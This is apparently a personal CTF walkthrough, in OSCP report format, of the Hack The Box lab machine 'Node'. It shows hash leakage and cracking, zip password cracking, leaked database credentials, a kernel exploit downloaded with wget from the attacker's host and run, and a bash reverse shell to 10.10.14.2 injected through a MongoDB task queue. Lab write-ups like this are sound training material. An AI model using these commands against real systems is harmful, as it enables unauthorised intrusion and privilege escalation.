

1.0 - High Level Summary

1.1 - Host Summary

```
> hostname, IP, OS, tags
Hostname: Node
IP: 10.10.10.58
OS: Linux
Tags:
#API Fuzzing
#JSON
#File Misconfiguration
#Web
```

1.2 - Attack Surface Summary

```
> high level overview of exploitable services / potential
## First fuzzing
ffuf -u http://10.10.10.58:3000/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -mc 301
→ Result:
...
assets          [Status: 301, Size: 171, Words: 7, Lines: 10]
uploads         [Status: 301, Size: 173, Words: 7, Lines: 10]
vendor          [Status: 301, Size: 171, Words: 7, Lines: 10]
partials        [Status: 301, Size: 175, Words: 7, Lines: 10]
...
Or
feroxbuster -u http://10.10.10.58:3000/ --wordlist /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200
```

```
→ Result:
...
301    9l    15w    173c http://10.10.10.58:3000/uploads
301    9l    15w    171c http://10.10.10.58:3000/assets
301    9l    15w    177c http://10.10.10.58:3000/assets/js
301    9l    15w    179c http://10.10.10.58:3000/assets/css
301    9l    15w    187c http://10.10.10.58:3000/assets/js/misc
301    9l    15w    185c http://10.10.10.58:3000/assets/js/app
301    9l    15w    171c http://10.10.10.58:3000/vendor
301    9l    15w    209c http://10.10.10.58:3000/assets/js/app/controllers
301    9l    15w    185c http://10.10.10.58:3000/vendor/jquery
301    9l    15w    175c http://10.10.10.58:3000/partials
...
```

1.3 - Exploitation Summary

```
> high level overview of the services you exploited
## Read code Nodejs on url: http://10.10.10.58:3000/assets/js/app/controllers/profile.js
...
var controllers = angular.module('controllers');

controllers.controller('ProfileCtrl', function ($scope, $http, $routeParams) {
  $http.get('/api/users/' + $routeParams.username)
    .then(function (res) {
```


```

$scope.user = res.data;
}, function (res) {
    $scope.hasError = true;

    if (res.status == 404) {
        $scope.errorMessage = 'This user does not exist';
    }
    else {
        $scope.errorMessage = 'An unexpected error occurred';
    }
});
});
...

```

Leak information credential of users at **api/users/** + **\$routeParams.username**



JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

```

0:
  _id: "59a7365b98aa325cc03ee51c"
  username: "myP14ceAdm1nAcc0uNT"
  password: "dfffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af"
  is_admin: true
1:
  _id: "59a7368398aa325cc03ee51d"
  username: "tom"
  password: "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240"
  is_admin: false
2:
  _id: "59a7368e98aa325cc03ee51e"
  username: "mark"
  password: "de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73"
  is_admin: false
3:
  _id: "59aa9781cced6f1d1490fce9"
  username: "rastating"
  password: "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0"
  is admin: false

```

Use curl to get all password fields:

Command: `curl -s 10.10.10.58:3000/api/users/ | jq -r '.[].password'`

→ Result:

```


...
dfffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0
...

```

Go to crackstation and crack out plaintext password:

Enter up to 20 non-salted hashes, one per line:

```
dfc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
dfc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af	sha256	manchester
f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240	sha256	spongebob
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73	sha256	snowflake
5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0	Unknown	Not found.

Go back login page and authenticate with credentials:

username: myP14ceAdm1nAcc0uNT

password: manchester



WELCOME BACK,
MYP14CEADMINACCOUNT



Download Backup

Download Backup files and decode it with base64 tool:

List of the unique characters in the file:

```
cat myplace.backup | od -cvAnone -w1 | sort -bu | tr -d '\n' | tr -d ' '
```

→ Result:

...

```
+/=0123456789aAbBcCdDeEffGhHilJjKlLmMnNoOpPqQrRsStTuUvVwWxXyYzZ
```

...

The character set matches the base64 character set. On decoding it, there's a Zip Archive:

```
cat myplace.backup | base64 -d > myplace.backup.decode
```

file myplace.backup.decode

→ Result:

...

myplace.backup.decode: Zip archive data, at least v1.0 to extract

...

```
mv myplace.backup.decode myplace.backup.zip
```

```
## Crack password ZIP (PKZIP)
```

```
unzip -l myplace.backup.zip
```

```
→ Result:
```

```
```
```

```
Archive: myplace.backup.zip
```

```
Length Date Time Name
```

```

```

```
0 2017-09-03 08:59 var/www/myplace/
21264 2017-09-01 19:10 var/www/myplace/package-lock.json
0 2017-09-01 19:10 var/www/myplace/node_modules/
0 2017-09-01 19:10 var/www/myplace/node_modules/serve-static/
7508 2017-02-24 21:17 var/www/myplace/node_modules/serve-static/README.md
4533 2017-02-25 18:11 var/www/myplace/node_modules/serve-static/index.js
1189 2017-02-24 21:01 var/www/myplace/node_modules/serve-static/LICENSE
```

```
...[snip]...
```

```
```
```

```
# zip2john will get a hash from the zip:
```

```
zip2john myplace.backup.zip 2>/dev/null | tee myplace.backup.zip.hash
```

```
# john will break this very quickly:
```

```
john myplace.backup.zip.hash --wordlist=/usr/share/wordlists/rockyou.txt --format=PKZIP
```

```
→ Result:
```

```
```
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (PKZIP [32/64])
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
magicword (myplace.backup.zip)
```

```
1g 0:00:00:00 DONE (2021-05-31 09:36) 4.347g/s 795269p/s 795269c/s 795269C/s majid..madeli
```

```
Use the "--show" option to display all of the cracked passwords reliably
```

```
Session completed
```

```
```
```

```
## Enumeration
```

```
# The files unzip to what looks like the source for the myplace application. In app.js, there's a database connection string with credentials for mark:
```

```
ire('express');
ire('express-session');
ire('body-parser');
ire('crypto');
ire('mongodb').MongoClient;
ire('mongodb').ObjectID;
ire("path");
uire('child_process').spawn; /myplace/
ress(); 2017-09-01 19:10 var/www/myplace/package-lock.json
mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
```

```
## SSH
```

```
That password for mark works over SSH:
```

```
Username: mark
```

```
Password: 5AYRft73VtFpc84k
```

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and initial discover

First scan

```
nmap -Pn -sS --stats-every 3m --max-scan-delay 20 --max-retries 1 --defeat-rst-ratelimit -p1-65535 -oN /opt/OSCP/labs/HTB/10.10.10.58.txt 10.10.10.58
```

→ Result:

```

| PORT | STATE | SERVICE |
|------|-------|---------|
|------|-------|---------|

|        |      |     |
|--------|------|-----|
| 22/tcp | open | ssh |
|--------|------|-----|

|          |      |     |
|----------|------|-----|
| 3000/tcp | open | ppp |
|----------|------|-----|

```

Second scan

```
nmap -Pn -nvv --version-intensity 9 -A -p 3000,22 -oN /opt/OSCP/labs/HTB/nmap-verions.txt 10.10.10.58
```

→ Result:

```

| PORT | STATE | SERVICE | REASON | VERSION |
|------|-------|---------|--------|---------|
|------|-------|---------|--------|---------|

|        |      |     |                |                                                              |
|--------|------|-----|----------------|--------------------------------------------------------------|
| 22/tcp | open | ssh | syn-ack ttl 63 | OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0) |
|--------|------|-----|----------------|--------------------------------------------------------------|

| ssh-hostkey:

| 2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)

| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAwesV+Yg8+5O97ZnNFclKSnRTeyVnj6XokDNKjhB3+8R2l+r78qJmEgVr/

SLJ44XjDzzlm0VGUqTmMP2KxANfISZWjv79Ljho3801fY4nbA43492r+6/

VXeer0qhHTM4KhSPod5IxllSU6ZSqAV+O0ccf6FBxgEtiiWnE+ThrRiEjLYnZyyWUgi4pE/

WPvAJDWtyfVQlrZohayy+pD7AzklTrsvWzJVA8Vvf+Ysa0EIHfp3IRnw28WacWSaOyV0bsPdTgiiOwmoN8f9aKe5q7Pg4ZikxNIqNG1E

| 256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)

| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKQ4w0iqXrfz0H+KQEu5D6zKCfc6IOH2GRBKKkKOnP/

0CrH2l4stmM1C2sGvPLSurZtohhC+l0OSjKaZTxPu4sU=

| 256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)

|\_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB5cgCL/RuiM/AqWOqKOIL1uuLLjN9E5vDSBVDqIYU6y

|          |      |                 |                |               |
|----------|------|-----------------|----------------|---------------|
| 3000/tcp | open | hadoop-datanode | syn-ack ttl 63 | Apache Hadoop |
|----------|------|-----------------|----------------|---------------|

|\_http-title: MyPlace

| hadoop-tasktracker-info:

|\_ Logs: /login

| hadoop-datanode-info:

|\_ Logs: /login

|\_http-favicon: Unknown favicon MD5: 30F2CC86275A96B522F9818576EC65CF

| http-methods:

|\_ Supported Methods: GET HEAD POST OPTIONS

```

2.2 - Exploitation

> gaining a shell

2.3 - Elevation

> methods used to gain SYSTEM / root

Download and Transfer linpeas.sh tool to enumerate info for privesc:

Exploit kernel to get root:

```

mark@node:/tmp$ wget http://10.10.14.2/45010
--2021-12-27 07:19:01-- http://10.10.14.2/45010
Connecting to 10.10.14.2:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 21712 (21K) [application/octet-stream]
Saving to: '45010'

45010                                100%[=====] 21.20K  98.0KB/s   in 0.2s

2021-12-27 07:19:02 (98.0 KB/s) - '45010' saved [21712/21712]

mark@node:/tmp$ chmod +x 45010
mark@node:/tmp$ ./45010
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880029873b00
[*] Leaking sock struct from ffff88002eef6c00
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800278b6540
[*] UID from cred structure: 1001, matches the current: 1001
[*] hammering cred structure at ffff8800278b6540
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),1001(mark)

```

Privesc to user **tom**:

check process running with tom permission:

ps auxww | grep "tom"

→ Result:

```

tom    1231  0.3  5.9 1047060 45476 ?    Ssl  Dec26   3:32 /usr/bin/node /var/www/myplace/app.js
tom    1238  0.0  3.4 1009080 26464 ?    Ssl  Dec26   0:08 /usr/bin/node /var/scheduler/app.js

```

/var/www/myplace/app.js is the webapp I already interfaced with, so I'll turn to /var/scheduler/app.js:

```

const exec      = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectId   = require('mongodb').ObjectId;
const url       = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?
authMechanism=DEFAULT&authSource=scheduler';

```

```

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectId(doc._id) });
          }
        });
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);
});

```

→ Analysis code:

This script will connect to the Mongo database, and then run a series of commands every 30 seconds. It will get items out of the tasks collection. For each doc, it will pass doc.cmd to exec to run it, and then delete the doc

Connect to MongoDB

```
mongo -u mark -p 5AYRft73VtFpc84k scheduler
```

→ Analysis: In Mongo, a database (like scheduler) has collections (kind of like tables in SQL).

This db has one collection:

```
show collections
```

→ Result:

```
...
```

```
tasks
```

```
...
```

The collection has no objects in it:

```
db.tasks.find()
```

→ Result: None

Test execution by adding a command to touch a file in /tmp:

```
db.tasks.insert({"cmd": "touch /tmp/itstarsec"})
```

→ Result:

```
...
```

```
WriteResult({ "nInserted" : 1 })
```

```
...
```

Execute object in tasks. 30 seconds later, the object is gone:

```
db.tasks.find()
```

→ Result:

```
mark@node:/tmp$ mongo -u mark -p 5AYRft73VtFpc84k scheduler
MongoDB shell version: 3.2.16
connecting to: scheduler
> show collections
tasks
> db.tasks.find()
> db.tasks.insert({"cmd": "touch /tmp/itstarsec"})
WriteResult({ "nInserted" : 1 })
> db.tasks.find()
> exit
bye
mark@node:/tmp$ ls
45010  LinEnum-export-26-12-21  linpeas.sh  report-26-12-21  tmux-1001
itstarsec  LinEnum.sh  mongodb-27017.sock  systemd-private-e0f263e32732406f9746c65f3de57ad3-systemd-timesyncd.service-j9k542  vmware-root
```

Get reverse shell of tom user:

```
db.tasks.insert({"cmd": "bash -c 'bash -i >& /dev/tcp/10.10.14.2/4444 0>&1'"})
```

```
db.tasks.find()
```

→ Result:

```
(root@kali)~[ /opt/OSCP/Labs/HTB/58-Node ]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.58] 35852
bash: cannot set terminal process group (1238): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$ id
iifd
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)
tom@node:/$ config
ifconfig
ens33  Link encap:Ethernet  HWaddr 00:50:56:b9:36:9e
       inet addr:10.10.10.58  Bcast:10.10.10.255  Mask:255.255.255.0
       inet6 addr: fe80::250:56ff:feb9:369e/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
       RX packets:1361308 errors:0 dropped:67 overruns:0 frame:0
       TX packets:1806727 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:129868311 (129.8 MB)  TX bytes:2160153126 (2.1 GB)

lo  Link encap:Local Loopback
    inet addr:127.0.0.1  Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING  MTU:65536  Metric:1
    RX packets:426610 errors:0 dropped:0 overruns:0 frame:0
    TX packets:426610 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1
    RX bytes:34987227 (34.9 MB)  TX bytes:34987227 (34.9 MB)
```

Shell as root:

When gaining access to a second user in a CTF machine, it's always useful to think about what files can be accessed/run now that couldn't before. One way to approach that is to look at the groups associated with the new user:

→ Result:

```

tom@node:~\$ id

uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)

```

sudo is the first to jump out, but trying to run sudo prompts for tom's password, which I don't have:

→ Result:

```

tom@node:~\$ sudo su -

[sudo] password for tom:

```

adm means that I can access all the logs, and that's worth checking out, but admin is more interesting. It's group id (gid) is above 1000, which means it's a group created by an admin instead of by the OS, which means it's custom. Looking for files with this group, there's only one:

find / -group admin -ls 2>/dev/null

→ Result:

```

303364 20 -rwsr-xr-- 1 root admin 16484 Sep 3 2017 /usr/local/bin/backup

```

→ It's also a SUID binary owned by root, which means it runs as root.

Interestingly, this binary is called from /var/www/myplace/app.js

```

```
app.get('/api/admin/backup', function (req, res) {
 if (req.session.user && req.session.user.is_admin) {
 var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname]);
 var backup = "";

 proc.on("exit", function(exitCode) {
 res.header("Content-Type", "text/plain");
 res.header("Content-Disposition", "attachment; filename=myplace.backup");
 res.send(backup);
 });

 proc.stdout.on("data", function(chunk) {
 backup += chunk;
 });

 proc.stdout.on("end", function() {
 });
 }
 else {
 res.send({
 authenticated: false
 });
 }
});
```
```

→ Analysis code: It calls backup -q backup_key __dirname, where __dirname is the current directory.

The binary is a 32-bit ELF:

file /usr/local/bin/backup

→ Result:

```

/usr/local/bin/backup: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=343cf2d93fb2905848a42007439494a2b4984369, not stripped



```

...
Dynamic Analysis
Use tool ltrace on Node machine to analysis ELF backup:
ltrace /usr/local/bin/backup

→ Result:
...
__libc_start_main(0x80489fd, 1, 0xffd58af4, 0x80492c0
<unfinished ...>
getuid() = 1000
setuid(1000) = 0
exit(1 <no return ...>
+++ exited (status 1) +++
...

the backup programs running with 3 args: put random a b c to check with ltrace
ltrace /usr/local/bin/backup a b c

...
__libc_start_main(0x80489fd, 4, 0xff815aa4, 0x80492c0
<unfinished ...>
getuid() = 1000
setuid(1000) = 0
strcmp("a", "-q") = 1
puts("\n\n\n\n") "...

```



magic word!

```
) = 58
exit(1 <no return ...>
+++ exited (status 1) +++
```
```

→ Analysis code: Check file **/etc/myplace/keys**

→ Result:

```
```
a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110
```
```

Check backup execute with key:

/usr/local/bin/backup a a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508 c

→ Result:

```
```
[+] Validated access token
[+] Starting archiving c
[!] The target path doesn't exist
```
```

Privesc to root:

```
echo "test" > /dev/shm/itstarsec
/usr/local/bin/backup -q "" /dev/shm/ | /usr/bin/base64 -d > test.zip
```

→ Stuck -> Roll back exploit kernel to root :)

3.0 - Loot and Code

3.1 - Proof

> screenshot of whoami, ip, and flag

3.2 - Code Used

> full exploit code with source and highlights of changes